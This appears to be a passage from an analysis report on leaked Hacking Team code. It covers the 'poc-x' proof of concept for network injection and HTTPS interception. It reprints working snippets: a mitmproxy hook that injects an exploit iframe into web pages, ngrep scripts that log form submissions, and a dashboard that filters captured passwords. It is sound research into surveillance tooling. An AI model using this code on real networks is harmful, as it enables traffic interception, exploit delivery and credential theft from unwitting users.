void PM_WiFiLocationRegister() { AM_MonitorRegister(L"position", PM_WIFILOCATION, NULL, (BYTE *)PM_WiFiLocationStartStop, (BYTE *)PM_WiFiLocationInit, NULL); }




Fig10: enumeration of the wifi locations of the wifi.

The rest of the twenty agent registration methods follow a code design and have a very similar hookup mechanism through the driver to the system and can be extrapolated easily. For the purpose of this report and avoiding redundancy of data, we chose to keep the report cogent.

3. poc-x

Purpose of the code:

The package is a proof of concept for demonstrating injection of malware and HTTPS interception of traffic data on a host. The author of the code has built a ruby application, which is supposed to send the intercepted data to a locally setup socks server (exploit server) (see figure 11). This application is actually a proof of concept for HT Network Injector patent, meaning that it sits between user and the final server to intercept the concerned host's traffic and pass them on to the master's end. Furthermore it delivers the exploits to the end node by manipulating the traffic.

The source code was given to the team as a part of the project handout, however, since the code is made available open-source on GIT repositories [6], we accessed the dump from there as well. We also referred to email conversations about the POC which are available open-source on WikiLeaks [7].

In addition to the analyzed code, we also came across one of the email conversations in which Daniele Milan, Operations Manager of Hacking Team, in collaboration with Alessandro Scarafile, exchanged End User Agreement to be signed by the potential customers to whom they give the demo of the working code. [See reference [8]].

Some interesting parts of the code

In the code base, we came across many interesting parts of the defined functionalities, which demonstrate the network injection. Below are some of the interesting parts of the code, which perform significant functionalities of the application.

First of all let's look at the local server set up in the application environment, which takes logs of the intercepted data and serves to the haml page. The PoC project uses a socks server for this purpose.
A **SOCKS server** is a general-purpose **proxy server** that establishes a TCP connection to another **server** on behalf of a client, then routes all the traffic back and forth between the client and the **server**. It works for any kind of network protocol on any port.




Fig 11: The socks server creating the log file. The haml file consumes data from the socks server to display on the UI.

1. Block windows update to keep it vulnerable.




Fig12: The flow traffic is redirected to another IP (localhost) | source: [09]

2. Appending (Fig: 13) the rule to all the packets forwarder to the dport with a tcp-reset. The interesting part is how neatly the hacker redirects traffic to local port so that he can eavesdrop the traffic.

Fig13: Redirect all packets to port 8080. HTTPS interception. | sourcefile:[10]

3. Allow the i-Frame to accept all the traffic from 10.0.0.1, which is hosted-by the programmer, as this is a poof of concept. However, this IP can be any

server over HTTP. This way the exploit is embedded to the user's traffic on the web pages.

```
39
40 def response(ctx, flow):
41     """
42        Called when a server response has been received.
43     """
44     ctx.log("response")
45     #print "RESPONSE:"
46     if os.path.exists('inject'):
47         try:
48             flow.response.headers["X-Frame-Options"] = ['ALLOW-FROM http://10.0.0.1/']
49             iframe = open('exploit/iframe.html').read()
50             #injected = re.sub("(<body[^>]*>)", "\\1" + iframe, flow.response.content, flags = re.IGNORECASE)
51             injected = re.sub("(<\/body>)", iframe + "\\1", flow.response.content, flags = re.IGNORECASE)
52             if injected > 0:
53                 ctx.log('Iframe injected')
54                 flow.response.content = injected
55         except Exception as ee:
56             print(str(ee))
57
```

Fig:14 Allow iFrame to accept traffic only from designated exploit server. | source: [11]

4. The Socks sniffers logging all the information from the target's computer into the text documents.

```
1 #!/bin/bash
2 #title: Socks Sniffing
3 ngrep -d eth1 -W byline -t '^(GET|POST) ' 'tcp and port 9150' >> ./data/socks_forms.txt &
4 ngrep -d eth1 -W byline -t '^(GET|POST) ' 'tcp and port 9150' >> ./data/socks_urls.txt &
5 echo "Sniffing started..." >> ./data/socks_forms.txt
6 echo "Sniffing started..." >> ./data/socks_urls.txt
```


Fig15: logging all GET or POST data | source: [12]

5. **mitmdump** is the command-line companion to mitmproxy. It provides tcpdump-like functionality to let you view, record, and programmatically transform HTTP traffic.

```
1 #!/bin/bash
2 #title: MITM Proxy
3 mitmdump -T --host -s inject.py
4
```

Fig16: The mitmdum starts the inject.py script to sniff all TCP transactions. | source: [13]

6. The author has made a simplified haml document view to demonstrate the intercepted data, configurations and logs that are sniffed over the injection of the exploit. The haml document is consumed by ruby to generate a translated html file, which shows tables for intercepted data, configuration, logs, etc.



```
!!!
%head
  %title
    poc-x
  %meta{charset: 'utf-8'}

  %link{href: '/bootstrap.min.css', rel: "stylesheet"}
  %link{href: '/bootstrap-theme.min.css', rel: "stylesheet"}
  %link{href: '/style.css', rel: "stylesheet"}

  %script{src: '/jquery.min.js'}
  %script{src: '/bootstrap.min.js'}
  %script{src: '/script.js'}

%body
  %ul.nav.nav-tabs{role: "tablist"}
    %li{class: 'active'}
      %a{href: '#data', role: 'tab', data: {toggle: 'tab'}}
        Intercepted Data
    %li
      %a{href: '#config', role: 'tab', data: {toggle: 'tab'}}
        Configuration
    %li
      %a{href: '#logs', role: 'tab', data: {toggle: 'tab'}}
        Logs

  .tab-content
    #data.tab-pane.fade-in.active
      %table.stream-table
        %tr
          %td
            .stream{data: {name: 'urls.txt', title: 'Visited URLS', unique: 'true'}}
          %td
            .stream{data: {name: 'forms.txt', title: 'Accounts', match: 'email|pass|pwd', format_params: true}}
        %tr
          %td
            .stream{data: {name: 'socks_urls.txt', title: 'Visited URLS through SOCKS', unique: 'true', match: 'Host:'}}
          %td
            .stream{data: {name: 'socks_forms.txt', title: 'Accounts through SOCKS', match: 'password|pass|pwd|username', format_params:
            true}}

    #config.tab-pane
      .container
        .row
          .col-md-12
            %h3
```

Fig17: simple haml UI to show the intercepted data, configuration and logs coming from the data dumped into the txt files. | source: [14].

4. References

[1] *https://wikileaks.org/hackingteam/emails/emailid/761004*

[2] *https://github.com/hackedteam/rcs-db-ext/tree/master/Python/Tools/scripts*

[3] *Information about ruby eventmachine*
https://rubygems.org/gems/eventmachine/versions/1.0.3-x86-mingw32

[4] *The diagram was made using online tool https://www.draw.io/*

[5] *For us the IDE used was VISUAL STUDIO 2012*

[6] https://github.com/hackedteam/poc-x

[7] https://wikileaks.org/hackingteam/emails/

[8] https://wikileaks.org/hackingteam/emails/emailid/3468

[9] *https://github.com/hackedteam/poc-x/blob/master/inject.py*

[10] *https://github.com/hackedteam/poc-x/blob/master/scripts/07_proxy443_start.sh*

[11] *https://github.com/hackedteam/poc-x/blob/master/inject.py*

[12] *https://github.com/hackedteam/poc-x/blob/master/scripts/09_sockssniff_start.sh*

[13] *https://github.com/hackedteam/poc-x/blob/master/scripts/03_mitmproxy_start.sh*

[14] *https://github.com/hackedteam/poc-x/blob/master/views/index.haml*